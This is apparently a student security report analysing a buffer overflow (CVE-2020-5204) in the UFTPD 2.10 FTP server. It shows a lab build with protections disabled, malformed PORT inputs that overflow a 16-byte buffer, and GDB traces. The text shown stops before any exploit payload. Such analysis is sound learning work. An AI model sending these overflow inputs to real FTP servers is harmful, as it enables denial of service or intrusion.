ANALYSIS OF VULNERABILITIES IN UFTPD BEFORE VERSION 2.11

Ardya Suryadinata (ardya@terpmail.umd.edu)*

* written in December 2020

Project overview:

UFTPD is an open-source FTP/TFTP server developed by Joanchim Wiberg. The developer designed UFTPD as a simple FTP/TFTP server that “just work!!” without bloating it with many features that are not required or generally used by the users. At the time of this project was conducted, there were three Common Vulnerability Enumeration (CVE) assigned for UFTPD before version 2.11, with all of them have HIGH severity based on CVSS 3.1 scoring. In this project, I mostly explored the Directory Traversal vulnerabilities founded in the affected version and demonstrate how to use that vulnerability to compromised the host machine by gaining Remote Code Execution (RCE).

1. Introduction

UFTPD is an open-source FTP/TFTP server developed by Joanchim Wiberg. The developer designed UFTPD as a simple FTP/TFTP server that “just work!!” without bloating it with many features that are not required or generally used by the users. At the time of this project was conducted, there were three Common Vulnerability Enumeration (CVE) assigned for UFTPD before version 2.11, with all of them have HIGH severity based on CVSS 3.1 scoring. In this project, I mostly explored the Directory Traversal vulnerabilities founded in the affected version and demonstrate how to use that vulnerability to compromised the host machine by gaining Remote Code Execution (RCE).

1.1. UFTPD

As mentioned above, UFTPD is an open-source FTP/TFTP server developed by Joanchim Wiberg and can be freely downloaded from its project repository https://github.com/troglobit/uftpd and the developer’s website https://troglobit.com/projects/uftpd/. UFTPD has features:

- FTP and/or TFTP
- No complex configuration files
- Runs from standard UNIX inetd, or standalone
- Uses ftp user's $HOME, from /etc/passwd, or custom path
- Uses ftp/tcp and tftp/udp from /etc/services, or custom ports
- Privilege separation, drops root privileges having bound to ports
- Possible to use symlinks outside of the FTP home directory
- Possible to have group writable FTP home directory

1.2. Vulnerabilities in UFTPD before 2.11

The developer claims that UFTPD is targeting at users in need of a simple FTP/TFTP server and primarily not targeted at secure installation. Listed below are vulnerabilities founded as of December 2020 in UFTPD before version 2.11.

1.2.1. CVE-2020-14149 (CVSS 3.1 Score: 7.5 HIGH)

In UFTPD before 2.12, handle_CWD in ftpcmd.c mishandled the path provided by the user, causing a NULL pointer dereference and denial of service, as demonstrated by a CWD /.. command.

1.2.2. CVE-2020-5221 (CVSS 3.1 Score: 7.2 HIGH)

In UFTPD before 2.11, it is possible for an unauthenticated user to perform a directory traversal attack using multiple different FTP commands and read and write to arbitrary locations on the filesystem due to the lack of a well-written chroot jail in compose_abspath(). This has been fixed in version 2.11

1.2.3. CVE-2020-5204 (CVSS 3.1 Score: 8.8 HIGH)

In UFTPD before 2.11, there is a buffer overflow vulnerability in handle_PORT in ftpcmd.c that is caused by a buffer that is 16 bytes large being filled via sprintf() with user input based on the format specifier string %d.%d.%d.%d. The 16 byte size is correct for valid IPv4 addresses (len('255.255.255.255') == 16), but the format specifier %d allows more than 3 digits. This has been fixed in version 2.11.

1.3. Project Objectives

The objectives of this project are:

- Learn how the vulnerabilities mentioned above occur in UFTPD before 2.11.
- Develop attack scenarios and a working exploit to compromise the host machine.

Project limitation: Due to the time constraint and personal limitation, in this project, I mostly explored the Buffer Overflow (CVE-2020-5204) and Directory Traversal issue (CVE-2020-5221).

1.4. Methodology

To achieve the objectives above, in this project, I did:

- **Source code review** to understand the root cause of the vulnerabilities. I especially spent more time to review the parts that are vulnerable.
- **Simulation** by creating proof of concept (PoC) of the vulnerabilities, testing parts of the program separately to see the logic flaw that cause the vulnerabilities, and attack simulation to compromise the host machine.

2. Environment Preparation

2.1. Machines used in the project

There are two machines running Linux used in this project with details listed below.

2.1.1. Attacker machine

The attacker machine is the one that I used to demonstrate FTP connection and the one that will run the exploit to gain RCE. I used Kali Linux as the attacker machine with hostname: **ardyas**:

```
root@ardyas:/mnt/hgfs/labs-tools-notes/labs/enpm691_project# lsb_release -a
No LSB modules are available.
Distributor ID: Kali
Description:    Kali GNU/Linux Rolling
Release:        2020.3
Codename:       kali-rolling
root@ardyas:/mnt/hgfs/labs-tools-notes/labs/enpm691_project# hostname
ardyas
```

Figure 1 the attacker machine used in this project

2.1.2. Victim machine

The victim machine is the one that I used to run UFTPD and will be compromised. I used Ubuntu 18.04 – 64-bit as the victim machine with hostname: **abcde**:

```
srydn@abcde:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.5 LTS
Release:        18.04
Codename:       bionic
srydn@abcde:~$ whoami
srydn
srydn@abcde:~$ hostname
abcde
```

Figure 2 the victim machine used in this project

I also disabled ASLR in the victim machine during the project.

```
srydn@abcde:~$ sudo su
[sudo] password for srydn:
root@abcde:/home/srydn# echo 0 > /proc/sys/kernel/randomize_va_space
root@abcde:/home/srydn# cat /proc/sys/kernel/randomize_va_space
0
root@abcde:/home/srydn#
```

Figure 3 ASLR disabled in victim machine

The victim machine use little-endian:

```
srydn@abcde:~$ lscpu
Architecture:            x86_64
CPU op-mode(s):          32-bit, 64-bit
Byte Order:              Little Endian
CPU(s):                  4
```

Figure 4 Target system use little-endian

2.2. UFTPD 2.10 Installation

To make proofing and exploiting buffer overflow issue easier, I decided to disable DEP and Stack Canaries when compiling the program and its dependency libraries. Explained below are steps that required to compile and install UFTPD from the source code. Please note that I used UFTPD 2.10 for the project.

2.2.1. Installing libuev

libuev is a library that is required by UFTPD, the source code can be obtained from the Github repository: https://github.com/troglobit/libuev/releases/tag/v2.3.1 .After downloading the source code, compilation can be done by following the library documentation:

Step 1: ./configure CFLAGS='-z execstack -fno-stack-protector'

```
srydn@abcde:~/Desktop/libuev-2.3.1$ ./configure CFLAGS='-z execstack -fno-stack-
protector'
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for a thread-safe mkdir -p... /bin/mkdir -p
checking for gawk... no
checking for mawk... mawk
checking whether make sets $(MAKE)... yes
```

Figure 5 ./configure CFLAGS='-z execstack -fno-stack-protector'

Step 2: make -j5

```
srydn@abcde:~/Desktop/libuev-2.3.1$ make -j5
make  all-recursive
make[1]: Entering directory '/home/srydn/Desktop/libuev-2.3.1'
Making all in src
make[2]: Entering directory '/home/srydn/Desktop/libuev-2.3.1/src'
  CC       bench-bench.o
  CC       libuev_la-uev.lo
  CC       libuev_la-io.lo
```

Figure 6 make -j5

Step 3: sudo make install-strip

```
srydn@abcde:~/Desktop/libuev-2.3.1$ sudo make install-strip
if test -z 'strip'; then \
  make  INSTALL_PROGRAM="/bin/bash /home/srydn/Desktop/libuev-2.3.1/aux/install-
sh -c -s" \
    install_sh_PROGRAM="/bin/bash /home/srydn/Desktop/libuev-2.3.1/aux/install-s
h -c -s" INSTALL_STRIP_FLAG=-s \
```

Figure 7 sudo make install-strip

Step 4: sudo ldconfig

```
srydn@abcde:~/Desktop/libuev-2.3.1$ sudo ldconfig
srydn@abcde:~/Desktop/libuev-2.3.1$
```

Figure 8 sudo ldconfig

2.2.2. Installing libite

libite is a library that is required by UFTPD, the source code can be obtained from the Github repository: https://github.com/troglobit/libite/releases/tag/v2.2.0 .After downloading the source code, compilation can be done by following the library documentation:

Step 1: ./configure CFLAGS='-z execstack -fno-stack-protector'

```
srydn@abcde:~/Desktop/libite-2.2.0$ ./configure CFLAGS='-z execstack -fno-stack-
protector'
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for a thread-safe mkdir -p... /bin/mkdir -p
checking for gawk... no
checking for mawk... mawk
```

Figure 9 ./configure CFLAGS='-z execstack -fno-stack-protector'

Step 2: make -j5

```
srydn@abcde:~/Desktop/libite-2.2.0$ make -j5
make  all-recursive
make[1]: Entering directory '/home/srydn/Desktop/libite-2.2.0'
Making all in src
make[2]: Entering directory '/home/srydn/Desktop/libite-2.2.0/src'
  CC       libite_la-chomp.lo
```

Figure 10 make -j5

Step 3: sudo make install-strip

```
srydn@abcde:~/Desktop/libite-2.2.0$ sudo make install-strip
[sudo] password for srydn:
if test -z 'strip'; then \
  make  INSTALL_PROGRAM="/bin/bash /home/srydn/Desktop/libite-2.2.0/aux/install-
sh -c -s" \
```

Figure 11 sudo make install-strip

Step 4: ldconfig

```
srydn@abcde:~/Desktop/libite-2.2.0$ sudo ldconfig
srydn@abcde:~/Desktop/libite-2.2.0$
```

Figure 12 sudo ldconfig

2.2.3. Installing UFTPD 2.10

The source code of UFTPD 2.10 can be obtained from Github repository of UFTPD https://github.com/troglobit/uftpd/releases/tag/v2.10 . After downloading the source code, compilation of the program can be done by following the program documentation:

Step 1: ./configure CFLAGS='-z execstack -fno-stack-protector'

```
srydn@abcde:~/Desktop/uftpd-2.10$ ./configure CFLAGS='-z execstack -fno-stack-pr
otector'
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for a thread-safe mkdir -p... /bin/mkdir -p
```

Figure 13 ./configure CFLAGS='-z execstack -fno-stack-protector'

Step 2: sudo make all install

```
srydn@abcde:~/Desktop/uftpd-2.10$ sudo make all install
make  all-recursive
make[1]: Entering directory '/home/srydn/Desktop/uftpd-2.10'
Making all in src
make[2]: Entering directory '/home/srydn/Desktop/uftpd-2.10/src'
make[2]: Nothing to be done for 'all'.
```

Figure 14 sudo make all install

Step 3: Verifying compiled binary

After the steps above, UFTPD will be installed in the victim machine. To check that the UFTPD binary has DEP and Stack Canaries disabled:

```
srydn@abcde:~/Desktop/uftpd-2.10$ readelf -l /usr/local/sbin/uftpd

Elf file type is DYN (Shared object file)
Entry point 0x30e0
There are 9 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
                 0x0000000000000374 0x0000000000000374  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RWE    0x10
  GNU_RELRO      0x000000000010a10 0x000000000210a10 0x000000000210a10
                 0x00000000000005f0 0x00000000000005f0  R      0x1
```

Figure 15 UFTPD with DEP Protection disabled

```
srydn@abcde:~/Desktop/uftpd-2.10$ readelf -s /usr/local/sbin/uftpd | grep stack_
chk
srydn@abcde:~/Desktop/uftpd-2.10$
```

Figure 16 UFTPD with stack canaries disabled

Step 4: Adding user named “ftp”

UFTPD will use default FTP home directory of user named “ftp” if the user doesn’t provide home directory as one of the arguments. So, I added a new user named ftp with home directory: /home/ftp.

```
srydn@abcde:~/Desktop$ sudo adduser ftp
Adding user `ftp' ...
Adding new group `ftp' (1001) ...
Adding new user `ftp' (1001) with group `ftp' ...
Creating home directory `/home/ftp' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
srydn@abcde:~/Desktop$ cat /etc/passwd | grep ftp
ftp:x:1001:1001:,,,:/home/ftp:/bin/bash
```

Figure 17 setup user ftp with home directory: /home/ftp

Step 5: Giving non-sudo user permission to run UFTPD using standard port

For convenient, I also give non-sudo user permission to run UFTPD using standard FTP port 21.

```
srydn@abcde:~/Desktop$ sudo setcap cap_net_bind_service+ep /usr/local/sbin/uftpd
```

Figure 18 Give non-sudo user privilege to run uftpd on standard port 21

2.2.4. Testing UFTPD

After completing all the steps above, UFTPD will be ready to use. Before, moving to proof the vulnerabilities, I run some testing to make sure the program works as expected:

Step 1: Creating a dummy file named “testing-uftpd.txt

To begin the testing, I created a dummy file named “testing-uftpd.txt” inside the ftp user’s home directory (/home/ftp):

```
-rw-r--r-- 1 ftp  ftp   807 Okt 31 02:13 .profile
-rw-rw-r-- 1 ftp  ftp    65 Okt 31 02:15 testing-uftpd.txt
ftp@abcde:~$ cat testing-uftpd.txt
Hallo, this is a test file to confirm if uftpd works as expected
```

Figure 19 ftp home folder

Step 2: Connecting to FTP from different machine

After that, I connected the Attacker Machine to the FTP server and run some FTP commands to see if it can be executed successfully:

```
┌──(root💀ardyas)-[/mnt/hgfs/labs-tools-notes/labs/enpm691]
└─# ftp 192.168.1.12
Connected to 192.168.1.12.
220 uftpd (2.10) ready.
Name (192.168.1.12:root): ftp
331 Login OK, please enter password.
Password:
230 Guest login OK, access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful.
150 Data connection opened; transfer starting.
drwxrwxr-x 1     0     0         4096 Oct 30 19:14 .local
-rw-r--r-- 1     0     0          220 Oct 30 19:13 .bash_logout
-rw-r--r-- 1     0     0         3771 Oct 30 19:13 .bashrc
-rw-r--r-- 1     0     0          807 Oct 30 19:13 .profile
-rw-r--r-- 1     0     0         8980 Oct 30 19:13 examples.desktop
-rw-rw-r-- 1     0     0           65 Oct 30 19:15 testing-uftpd.txt
226 Transfer complete.
```

Figure 20 Connected to UFTPD from another machine

```
ftp> put testing-uftpd.txt testing-uftpd-2.txt
local: testing-uftpd.txt remote: testing-uftpd-2.txt
200 PORT command successful.
150 Data connection opened; transfer starting.
226 Transfer complete.
65 bytes sent in 0.01 secs (7.5495 kB/s)
ftp> ls
200 PORT command successful.
150 Data connection opened; transfer starting.
drwxrwxr-x 1     0     0         4096 Oct 30 19:14 .local
-rw-r--r-- 1     0     0          220 Oct 30 19:13 .bash_logout
-rw-r--r-- 1     0     0         3771 Oct 30 19:13 .bashrc
-rw-r--r-- 1     0     0          807 Oct 30 19:13 .profile
-rw-r--r-- 1     0     0         8980 Oct 30 19:13 examples.desktop
-rw-r--r-- 1     0     0           65 Oct 30 19:19 testing-uftpd-2.txt
-rw-rw-r-- 1     0     0           65 Oct 30 19:15 testing-uftpd.txt
226 Transfer complete.
ftp>
```

Figure 21 UFTPD works as expected

As shown in the pictures above, all FTP commands were executed successfully.

3. The Buffer Overflow Issue (CVE-2020-5204)

3.1. Issue overview

In UFTPD before 2.11, there is a buffer overflow vulnerability in **handle_PORT** in **ftpcmd.c** that is caused by a buffer that is 16 bytes large being filled via **sprintf()** with user input based on the format specifier string **%d.%d.%d.%d**. The 16 byte size is correct for valid IPv4 addresses **(len(&;255.255.255.255') == 16),** but the format specifier **%d** allows more than 3 digits. This has been fixed in version 2.11.

3.2. Vulnerability analysis

3.2.1. PORT command in FTP

FTP communications use two port number values, the first one is for commands (port 21 by default) and second one is for data transfer. The PORT command is sent by an FTP client to establish a secondary connection (address and port) for data to travel over from server to the client. So, basically:

1. FTP client uses PORT command to the FTP server and defines what IP address and port the client will be listening on for the data channel connection.
2. Upon receipt of the PORT command, the server establishes a new TCP connection to the client using that TCP port value.




Figure 22 PORT command illustration

The arguments that need to be sent alongside the PORT command is a series of six numbers separated by a comma, for example: PORT 192,168,1,20,4,15. The meaning of the numbers are:

- **The first four numbers of the series** indicate the client IP address. So, in the previous example, the IP address that is going to be used is 192.168.1.20.
- **The last two numbers of the series** indicate the client port and translated as follow:
    - Convert the numbers from decimal to hexadecimal. In the example before, 4 will be translated to 0x04 and 15 will be translated to 0x0f.
    - Concatenate the hexadecimal value: 0x04 and 0x1f → 0x040f
    - Convert the concatenated value to decimal to get the port number: 0x040f → 1039

FTP PORT command usage example

The steps below is an example of how to use PORT command between the client (IP address 192.168.1.20) and the server (IP address 192.168.1.28):

Step 1: The FTP client initiates FTP connection and after that login as guest:

```
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project# nc 192.168.1.28 21
220 uftpd (2.10) ready.
USER abc
331 Login OK, please enter password.
PASS def
230 Guest login OK, access restrictions apply.
```

Figure 23 client initiates FTP connection

Step 2: The client set up a listener on port 1039 to receive data connection from the server:

```
root@ardyas:/mnt/hgfs/labs-tools-notes/labs# nc -lvp 1039
listening on [any] 1039 ...
```

Figure 24 client setup a listener on port 1039

Step 3: The client sends PORT command and the server responded by 200 PORT command successful:

```
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project# nc 192.168.1.28 21
220 uftpd (2.10) ready.
USER abc
331 Login OK, please enter password.
PASS def
230 Guest login OK, access restrictions apply.
PORT 192,168,1,20,4,15
200 PORT command successful.
```

Figure 25 the client sends PORT command

Step 4: The client sends LIST command to get a list of files and directories in the current working directory of the FTP:

```
230 Guest login OK, access restrictions apply.
PORT 192,168,1,20,4,15
200 PORT command successful.
LIST
150 Data connection opened; transfer starting.
226 Transfer complete.
```

Figure 26 the client sends LIST command

Step 5: Upon receiving LIST command, the server send the result to the IP address and port specified by the previous PORT command from the client. So, in the netcat listener, the client will get the result of the LIST command

```
root@ardyas:/mnt/hgfs/labs-tools-notes/labs# nc -lvp 1039
listening on [any] 1039 ...
192.168.1.28: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.20] from (UNKNOWN) [192.168.1.28] 59204
drwx------ 1     0     0         4096 Nov 30 21:09 .cache
drwx------ 1     0     0         4096 Nov 20 05:22 .gnupg
drwxrwxr-x 1     0     0         4096 Dec  8 12:32 .local
drwx------ 1     0     0         4096 Dec  8 22:09 .ssh
drwxr-xr-x 1     0     0         4096 Dec  8 12:32 test
-rw------- 1     0     0          153 Dec  8 21:45 .bash_history
-rw-r--r-- 1     0     0          220 Nov 20 05:22 .bash_logout
-rw-r--r-- 1     0     0         3771 Nov 20 05:22 .bashrc
-rw-r--r-- 1     0     0          807 Nov 20 05:22 .profile
-rw------- 1     0     0          248 Dec  8 14:45 .python_history
-rw-rw-r-- 1     0     0            5 Dec  8 12:32 ardya.txt
```

Figure 27 the result of LIST command received by the listener

3.2.2. C Library function: sprintf

The buffer overflow vulnerability in UFTPD occurs because the program fills the buffer using sprintf, which is a C library function that sends formatted output to a string pointed to. The reason why sprintf can cause buffer overflow is because it doesn't check if the formatted output that it is going to send to the target string is larger than the space that the string has. To demonstrate why sprintf() can cause buffer overflow vulnerability, I write a small program like shown below:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void main (int argc, char *argv[]) {
   int a = 10;
   int b = 5;
   char str[100];
   sprintf(str, "a:%d,b:%d,user-input:%s", a, b, argv[1]);
   puts(str);
   return;
}
```

Figure 28 vulnerable program using sprintf

The program above, will take user input argv[1] and construct a formatted output using sprintf and store the result into string named str which defined to has length of 100. The program will behave normally as long as the resulting formatted output length doesn't exceed 100. However, if the resulting formatted output is more than 100, it will corrupt the buffer.

For example, when user give input string "Normal" or "Also Normal" the resulting output length is 26 and 31 characters respectively which is less than 100. So the program execution will run normally:

```
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project# ./demo_sprintf_2
 Normal
a:10,b:5,user-input:Normal
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project# ./demo_sprintf_2
 "Also Normal"
a:10,b:5,user-input:Also Normal
```

Figure 29 normal program execution

On the other hand, when the user give long input string, such as 300 characters of A, the resulting formatted output length will far greater than 100. So, buffer overflow condition will happen:

```
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project# ./demo_sprintf_2
 "This long input will cause buffer overflow--AAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA"
a:10,b:5,user-input:This long input will cause buffer overflow--AAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
root@ardyas:/mnt/hgfs/labs-tools-notes/enpm691_project# ./demo_sprintf_2
 `perl -e 'print "A" x 300'`
a:10,b:5,user-input:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
```

Figure 30 normal program execution

As shown above, sprintf will keep all the formatted output characters regardless the size of the string that is used to store it.

3.2.3. Proof of concept

As explained above, the vulnerable codes are located in ftpcmd.c. inside the handle_PORT function (shown highlighted in the picture below).

```
static void handle_PORT(ctrl_t *ctrl, char *str)
{
    int a, b, c, d, e, f;
    char addr[INET_ADDRSTRLEN];  ——— buffer size prepared
    struct sockaddr_in sin;

    /* Convert PORT command's argument to IP address + port */
    sscanf(str, "%d,%d,%d,%d,%d,%d", &a, &b, &c, &d, &e, &f);
    sprintf(addr, "%d.%d.%d.%d", a, b, c, d);  ——— BoF vulnerability
```

Figure 31 vulnerable codes that causing buffer overflow issue

The buffer length prepared by handle_PORT to store IP address is defined by INET_ADDRSTRLEN. The value of INET_ADDRSTRLEN itself is 16 as defined by <netinet/in.h> header. The reason why INET_ADDRSTRLEN is 16 is because it is intended to define the possible length of an IP version 4 address. We can also confirm that by simply calculating the minimum length of valid IP address and the largest IP address:

- **Minimum string length of valid IP version 4 address**: 8 characters or bytes because each octet will consist of 1-digit decimal value, such as 0.0.0.0 or 1.1.1.1.
- **Maximum string length of valid IP version 4 address**: 16 characters or bytes because each octet will consist of 3-digit decimal value, such as 255.255.255.255 or 100.100.100.100.
- It is impossible to have a valid IP version 4 address that have string length more than 16. For example: 1000.1.1.1. is not a valid address because the maximum value of each octet is 255 which consist of 3-digits decimal.

The buffer overflow issue occurs because the format specifier used by handle_PORT is %d.%d.%d.%d. It means that each %d will contain signed integer value that can have more than 3 integer digits. We know that from the range of signed integer value in C, which is from -2147483648 to 2147483647. So, it is possible that each %d is filled with 10 digits that will be translated into 10 string characters or 11 string characters if the integer is negative integer.

Moreover, because there is no user input sanitation before sprintf is called, user can provide any input that will be translated into valid integer format to fill it. So, from this calculation, the maximum formatted output that will be stored in string addr is **11 x 4 (from the integer) + 4 (from the "." That separates each integer) = 48 characters or bytes** because in C language character length is 1 byte.

To prove that the handle_PORT doesn't sanitize user input when handling input from the user, in the picture below I show how the program responded to various inputs given by the user:




Figure 32 inputs from the client




Figure 33 server responses

Table 1 Various inputs and response from the server

Input Number	Response from server	Buffer Overflow Triggered?
1 – Normal input (valid IP address	**200 PORT command successful**	**No.** because the length of the resulting address is less than 16 bytes
2 – Invalid IP (4 digits each octet)	**500 Illegal PORT command** Invalid address '1111.1111.1111.1111'	**Yes.** because the length of the resulting address is more than 16 bytes, **buffer overflow is trigged**.
3 – Invalid IP (INT_MIN in each octet)	**500 Illegal PORT command** Invalid address '-2147483648.-2147483648.-2147483648.-2147483648.-2147483648	**Yes.** because the length of the resulting address is more than 16 bytes, **buffer overflow is trigged**.
4 – Invalid IP (INT_MAX in each octet)	**500 Illegal PORT command** Invalid address '2147483647. 2147483647. 2147483647. 2147483647'	**Yes.** because the length of the resulting address is more than 16 bytes, **buffer overflow is trigged**.
5 – Invalid IP (INT_MAX + 1 in each octet)	**500 Illegal PORT command** Invalid address '-2147483648.-2147483648.-2147483648.-2147483648.-2147483648	**Yes.** because the length of the resulting address is more than 16 bytes, **buffer overflow is trigged**.
6 – Invalid IP: very large number in each octet	**500 Illegal PORT command** Invalid address '-1.-1.-1.-1'	**No.** because the length of the resulting address is less than 16 bytes
7 – Invalid address: character string in each octet	**500 Illegal PORT command** Invalid address '21848.549416709.21848.549416709'	**Yes.** because the length of the resulting address is more than 16 bytes, **buffer overflow is trigged**.

To learn about how the register looks like when the buffer overflow triggered, I debugged the program using GDB:

```
(gdb) shell ps -C uftpd
   PID TTY          TIME CMD
 48751 pts/3    00:00:00 uftpd
 48754 pts/3    00:00:00 uftpd
(gdb) attach 48754
Attaching to process 48754
Reading symbols from /usr/local/sbin/uftpd...(no debugging symbols found)...done.
Reading symbols from /usr/local/lib/libuev.so.2...(no debugging symbols found)...done.
Reading symbols from /usr/local/lib/libite.so.5...(no debugging symbols found)...done.
```

Figure 34 debugging UFTPD using GDB

Set breakpoint inside handle_PORT function before the program call sprintf and inet_aton:

```
0x000056485cdb2e0a <+176>:   callq  0x56485cdaef90 <sprintf@plt>     break 1
0x000056485cdb2e0f <+181>:   lea    -0x40(%rbp),%rax
0x000056485cdb2e13 <+185>:   lea    0x4(%rax),%rdx
0x000056485cdb2e17 <+189>:   lea    -0x30(%rbp),%rax
0x000056485cdb2e1b <+193>:   mov    %rdx,%rsi
0x000056485cdb2e1e <+196>:   mov    %rax,%rdi
0x000056485cdb2e21 <+199>:   callq  0x56485cdaed50 <inet_aton@plt> break 2
0x000056485cdb2e26 <+204>:   test   %eax,%eax
```

```
(gdb) break *0x000056485cdb2e0a
Breakpoint 1 at 0x56485cdb2e0a
(gdb) break *0x000056485cdb2e21
Breakpoint 2 at 0x56485cdb2e21
(gdb)
```

Figure 35 set breakpoints

After that, give various inputs and examine the registers:

Normal Input

Screenshots below show the register state at breakpoint 2 (after sprintf called):

```
PORT 1,1,1,1,1,1      input #1
200 PORT command successful.
PORT 111,111,111,111,1,1      input #2
200 PORT command successful.
```

Figure 36 normal input (valid IP address)

```
Breakpoint 1, 0x0000558e6bccce21 in handle_PORT ()
(gdb) x/32x $rbp-0x40
0x7ffd60fa8e70: 0x60fa8eb0      0x00007ffd      0x6bccb85c      0x0000558e
0x7ffd60fa8e80: 0x2e312e31      0x00312e31      0x6bccb8af      0x0000558e
0x7ffd60fa8e90: 0x6bcd4deb      0x0000558e      0x00000001      0x00000001
0x7ffd60fa8ea0: 0x00000001      0x00000001      0x00000001      0x00000001
0x7ffd60fa8eb0: 0x60fa8f00      0x00007ffd      0x6bcd0b20      0x0000558e
```

(input #1; remaining space provided for addr)

Figure 37 buffer state at breakpoint

